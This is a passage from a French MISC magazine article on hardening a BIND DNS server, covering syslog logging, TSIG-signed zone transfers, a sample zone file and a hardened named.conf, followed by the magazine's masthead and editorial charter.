Il y'a d'autres catégories qui peuvent sembler, à première vue, inutiles. Que nenni ! Si jamais nous voyons un message d'une catégorie qui n'est pas censée se manifester (comme `update`), ça laisse supposer qu'il y a anguille sous roche.

Pour terminer la configuration de la traçabilité, il faut insérer une ligne dans `/etc/syslog.conf` :

```
local2.*                /var/log/named.log
```

Enfin, il faudra créer un fichier `/var/log/named.log` avec des droits restreints et relancer `syslogd`.

Signez ici pour le transfert

Étant donné que **nspri** discute avec les serveurs **secon** et **daire** à travers des réseaux non maîtrisés, il faudrait mettre en œuvre un mécanisme un peu plus solide qu'un simple filtrage par adresse IP pour restreindre les transferts de zone DNS à ces deux serveurs.

Commençons par interdire le transfert de zone globalement :

```
allow-transfer { none; };
```

Ensuite, configurons **Transaction SIGnatures** (TSIG). Ce mécanisme permet de n'autoriser un transfert de zone que si la requête de transfert est signée à l'aide d'un secret partagé entre deux machines. La réponse est bien entendu authentifiée de la même manière.

La première chose à faire consiste à synchroniser les horloges des trois serveurs via NTP. Cette étape est importante, car TSIG utilise des *timestamps* pour son fonctionnement. Nous devons ensuite générer une clé TSIG. La méthode conseillée dans l'ARM qui consiste à utiliser la commande `dnssec-keygen` est un peu trop lourde pour les économes du clavier que nous sommes. Il est plus rapide d'utiliser la commande `rndc-confgen` que nous avons précédemment employée pour prendre le contrôle du service via `rndc`. Le format du secret partagé est exactement le même :

```
$ sudo rndc-confgen -a -c /var/named/etc/nspri-secon.key \
    -k "nspri-secon"
wrote key file "/var/named/etc/nspri-secon.key"
```

Il suffit ensuite de copier ce fichier de façon sécurisée sur **secon** et l'inclure via la directive `include` dans la configuration des deux serveurs :

```
include "/etc/nspri-secon.key";
```

Sur **secon**, il y a une étape supplémentaire. Il faut lui indiquer d'utiliser ce secret lorsqu'il souhaite échanger avec **nspri** :

```
server x.y.z.t {
    keys { nspri-secon; };
};
```

`x.y.z.t` est l'adresse IP de **nspri**. Ces opérations doivent être répétées pour **daire**. Bien entendu, il ne faut pas réutiliser le même secret.

C'est la zone !

Maintenant, il nous faut renseigner notre fichier de zone pour **funk.ade.lic** et indiquer à **nspri** qu'il doit autoriser le transfert pour les serveurs **secon** et **daire**, munis chacun de son secret partagé avec notre primaire (`nspri-secon` et `nspri-daire` respectivement).

Nous créons un fichier `db.funk.ade.lic` dans `/var/named/master` :

```
$TTL 2D
$ORIGIN funk.ade.lic.
@       1D      IN      SOA     nspri.funk.ade.lic. bofh.funk.ade.lic. (
                                2007073100      ; serial
                                2H              ; refresh
                                2H              ; retry
                                4W              ; expire
                                2H              ; n-ttl
                        )

                        IN NS           nspri.funk.ade.lic.
                        IN NS           secon.funk.ade.lic.
                        IN NS           daire.funk.ade.lic.

                        IN MX           0  george.funk.ade.lic.
                        IN MX           10 clinton.funk.ade.lic.
                        IN MX           10 maggot.head.brown.
                        IN TXT          "v=spf1 mx -all"

nspri                   IN A            x.y.z.t
                        IN SSHFP 2 1 3686cf3d31557d23948d761a949a00cce35041d4
                        IN SSHFP 1 1 29acf2c1243421f503b74411d56b201259845883
secon                   IN A            a.b.c.d
...
```

Ensuite, au niveau de `named.conf` :

```
zone "funk.ade.lic" in {
  type master;
  file "/master/db.funk.ade.lic";
  allow-query { any; };
  allow-transfer {
    localhost;
    key nspri-secon;
    key nspri-daire;
  };
};
```

On a fini. Ou pas.

Nos deux acolytes ajoutent ensuite quelques zones supplémentaires telles que la zone inverse de **funk.ade.lic** et les zones standards correspondant à la *loopback*. Ils aboutissent au fichier `named.conf` suivant (seules les directives de durcissement ou nécessaires à la bonne compréhension sont affichées) :

```
// NE PAS OUBLIER LE CHROOT :
// / == /var/named

/*
  Inclusion de fichiers de configuration
*/

// ACLs
include "/etc/acl.inc";

// Secrets partagés TSIG
include "/etc/nspri-secon.key";
include "/etc/nspri-daire.key";
// Traçabilité
include "/etc/logging.inc"

/*
  Options globales
*/

options {
  version none;
  hostname none;
  server-id none;
  recursion no;
  additional-from-auth no;
  additional-from-cache no;
```

```
  blackhole { bogon; };
  statistics-file "/run/named.stats";
  zone-statistics yes;
  memstatistics-file "/run/named.memstats";
  dump-file "/run/named.dump";
  allow-transfer { none; };
};

/*
  Zones
*/

// localhost.
zone "localhost" {
  type master;
  file "/master/db.localhost";
  allow-query { localhost; };
  allow-transfer { localhost; };
};

// loopback.
zone "127.in-addr.arpa" {
    type master;
    file "/master/db.loopback.rev";
    allow-query { localhost; };
    allow-transfer { localhost; };
};

// funk.ade.lic.
zone "funk.ade.lic" in {
  type master;
  file "/master/db.funk.ade.lic";
  allow-query { any; };
  allow-transfer {
    localhost;
    key nspri-secon;
    key nspri-daire;
  };
};

// zones inverses correspondant à funk.ade.lic.
...
```

Il ne reste plus qu'à démarrer `named` sur **nspri**, à tester localement que tout fonctionne correctement, puis à passer à la configuration des serveurs **secon** et **daire** avant d'ouvrir l'accès à ces machines depuis Internet. Une fois nos serveurs référencés au niveau des serveurs parents, nous pourrons alors utiliser des outils tels que **DNSreport** [10] et **ZoneCheck** [11] pour vérifier le travail de Bo et Fâche.

Bye. End ?

BIND est un outil extrêmement riche. Nous avons couvert un cas très simple. S'il fallait couvrir des fonctionnalités comme le transfert de zone incrémental (**IXFR**), les mises à jour dynamiques (**Dynamic Update**), *views*, **DNSSEC** (les dents grincent), il nous aurait fallu un numéro entier de MISC (et encore...). Rien d'étonnant à ce que la bible de BIND soit aussi épaisse [12].

Notes

[1] *Berkeley Internet Name Domain software*, **http://www.isc.org/index.pl?/sw/bind/**

[2] Nous aurions pu faire preuve de créativité et trouver un meilleur nom d'hôte, mais nous préférons éviter de confondre le lecteur qui ne sait pas ce qui l'attend par la suite.

[3] Toute ressemblance avec un fameux groupe de Funk des seventies est fortuite. De plus, `.lic` n'est pas un TLD réel.

[4] **http://www.undeadly.org/cgi?action=article&sid=20070725193920** Les esprits mal tournés auraient plutôt évoqué le « prix » gagné pour la plus mauvaise réponse à un rapport de faille, décerné lors des *Pwnies Awards* (**http://pwnie-awards.org/winners.html#lamestvendor**).

[5] Le rédacteur en chef étant très tatillon sur le nombre de pages, le durcissement du système d'exploitation n'est pas couvert par la présente fiche.

[6] **http://www.openbsd.org/papers/ven05-deraadt/mgp00034.html**.

[7] *BIND's Administrator Reference Manual*. Une version HTML est disponible sous OpenBSD dans le répertoire `/usr/share/doc/html/bind`. L'ARM est aussi fourni avec les sources de BIND.

[8] Signalons au passage que si `recursion` est positionné à `yes`, les deux directives `additional-from-auth` et `additional-from-cache` sont ignorées.

[9] **http://www.cymru.com/Documents/secure-bind-template.html**

[10] **http://member.dnsstuff.com/pages/dnsreport.php**

[11] **http://www.afnic.fr/outils/zonecheck**

[12] ALBITZ (Paul), LIU (Cricket), *DNS and BIND*, 5ème édition, mai 2006, O'Reilly.

MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler

Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor

Conception graphique :
Fabrice Krachenfels

Secrétaire de rédaction :
Véronique Wilhelm

Relecteurs :
Dominique Grosse
Guillaume Arcas
Pascal Junod

Responsable publicité :
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : I. D. S. Impression (Sélestat)

Distribution :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 8 euros

Imprimé en France
Printed in France

CHARTE

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir leurs connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.